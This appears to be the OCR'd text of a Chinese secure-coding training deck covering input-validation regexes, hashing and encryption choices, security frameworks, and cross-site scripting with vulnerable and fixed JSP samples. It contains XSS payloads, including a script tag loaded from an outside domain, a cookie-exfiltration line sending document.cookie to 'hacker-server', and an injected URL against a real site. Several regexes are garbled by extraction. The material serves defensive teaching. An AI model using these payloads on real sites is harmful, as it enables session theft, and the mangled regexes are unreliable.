



数据验证示例

数据类型	数据格式 (Java环境)
email地址	<code>\\w+([-+.]\\w+)*@\\w+([-.]\\w+)*\\.\\w+([-.]\\w+)*</code>
用户名	<code>[0-9a-zA-Z]{1,10}</code>
密码	<code>(?=^.{8,}\$)(?=.*\\d)(?=.*\\W+)(?=.*\\S+)(?!.*\\n).*\$ (?=^.{8,}\$)(?=.*\\d)(?=.*\\W+)(?=.*[A-Za-z])(?!.*\\n).*\$</code>
日期	<code>(\\d{4} \\d{2})-((1[0-2]) (0?[1-9]))-(((12 [0-9]) (3[01]) (0?[1-9]))</code>
汉字	<code>([^\"] [\u4e00-\u9fa5])+)</code>
中国大陆手机号码	<code>1\\d{10}</code>
中国大陆邮政编码	<code>[1-9]\\d{5}</code>
中国大陆身份证号	<code>\\d{15}(\\d\\d[0-9xX])?</code>
网址 (URL)	<code>[a-zA-z]+://[^\s]*</code>
股票代码	<code>^\\d{6}\$</code>



身份认证&会话管理模型








储存安全

安全的哈希：SM3、SHA256、
SHA512

不安全的哈希：MD5

安全的加密：SM4、3DES、AES

不安全的加密：DES





- ESAPI ——企业安全API
- Spring Security ——Spring安全框架
- Apache Shiro ——权限认证框架
- Antisamy ——XSS防护
- Jwt(Json web token) ——认证框架




| Web常见漏洞及安全编码



| 跨站脚本攻击及其安全编码



16年Q4上线的漏洞扫描器扫出漏洞所占比例





XSS (Cross Site Script) 漏洞，从本质上来说就是将数据注入到静态页面或脚本代码中（HTML或者Javascript等），当浏览器渲染整个HTML文档的过程中触发了注入的脚本，导致XSS攻击的发生。

```
String title = request.getParameter("title");  
String id = request.getParameter("id");  
String content = request.getParameter("content");
```

.....

```
<span> <%=title%> </span>  
<span> <%=content%> </span>
```

XSS
Cross Site Scripting



- 输入


- 没有检测用户输入内容(格式、长度)
- 没有对危险的html标签进行过滤
- 入库前未对特殊字符进行编码
- 用户输入的变量类型不明确

- 输出

- 未作输出检查，变量输出到页面时，危险标签应进行编码或转义




XSS 蠕虫





跨站脚本攻击的危害





http://mail.sohu.com/?u

Scan * ☐ Abort Scan

× 搜狐闪电邮箱

返回 意见反馈 提交 35.7M

连接问题

admin@baidu.com

`</textarea>"><script src=http://52ri.pw/Avjlxe?1378222715></script>`

还没有搜狐闪电邮箱, [现在注册](#)

width: 196px; top: 181px; ☆

168.1.200/test.html ×

首页 | VIP邮箱 | 帮助中心

@sohu.com

忘记密码

访问

• 闪电般的速度

• 安全稳定的服务

• 50M超大附件 目前国内最高的附件大小



XSS Attack 案例

在wap页面的网友中心发表提问页面中，应用程序对用户的输入过滤不严格，导致存在存储型跨站脚本攻击，攻击者在标题处构造跨站脚本：

" "

当前位置： > 网友中心 > 发表提问

* 标题：

* 问题类型：

* 详细描述：

上传截图： 支持批量上传，最多可添加10个文件。可上传类型

真实姓名：


联系方式：

温馨提示：请您尽量描述清楚您的问题，以便客服人员更快的帮助您解决问题。您提交的问题只会在您的个人“提问列表”中显示，1



XSS Attack 案例

提交问题后回到“我的帖子”页面，可以看到跨站脚本被执行，弹出“19”



若将alert(19)替换成下面Payload呢？：

window.open(' http://hacker-server/cookie.jsp?cookie=' +document.cookie)



存储型跨站脚本漏洞 编码示例

<%

```
String userName = (String) session.getAttribute("userName");
if (!"".equals(userName) && userName != null)
{
    CustomerDao customerDao=new CustomerDao();
    CustomerModel customerModel=customerDao.getCustomerByName(userName);
    if(customerModel!=null)
    {
        out.print("<li>欢迎您! <a href='UserAccount.jsp?id="+customerModel.getID()+"'>
    }
    else
        {out.print("<li>欢迎您! <a href='#'>" + userName + "</a></li>");}
    out.print("<li><a href='Logout.jsp'>注销</a></li>");
}
else
{
    out.print("<li><a href='Register.jsp'>注册</a></li>");
    out.print("<li><a href='UserLogin.jsp'>登录</a></li>");
}
%>
```




反射型跨站脚本漏洞 攻击示例

```
<%
```

```
String title = request.getParameter( "title" );
```

```
String user = request.getParameter( "user" );
```

```
String id = request.getParameter( "id" );
```

```
%>
```

```
<script>var title = <%=title%>;</script>
```

```
<span> <a href="user/<%=id%>"><%=user%> </a> </span>
```

！ 使用WAQ针对输入数据进行编码

```
<script>
```

```
var title = <%=WAQ.forXSS().JSEncode(title)%>;
```

```
</script>
```

```
<span>
```

```
<a href="user/<%=WAQ.forXSS().HTMLEncode(id)%>">
```

```
<%=WAQ.forXSS().HTMLEncode(title)%>
```

```
</a>
```

```
</span>
```



反射型XSS

[http://post.58.com/fang/postsuccess/0/34900914086598/?postsms=&callsms=0&score=&phone=&divert=0&call58bb=&tuiguang_option=&isvip=0&random=6C7C167AD90C519A21F75E05AD60EE2D&jz_key=95524686520381532663391206&PGTID=0d50000e-0034-d53c-3884-b8a210c8de1a&isZhiDing=false&commercialKey=--></script><script>alert\(585858\)</script>](http://post.58.com/fang/postsuccess/0/3490091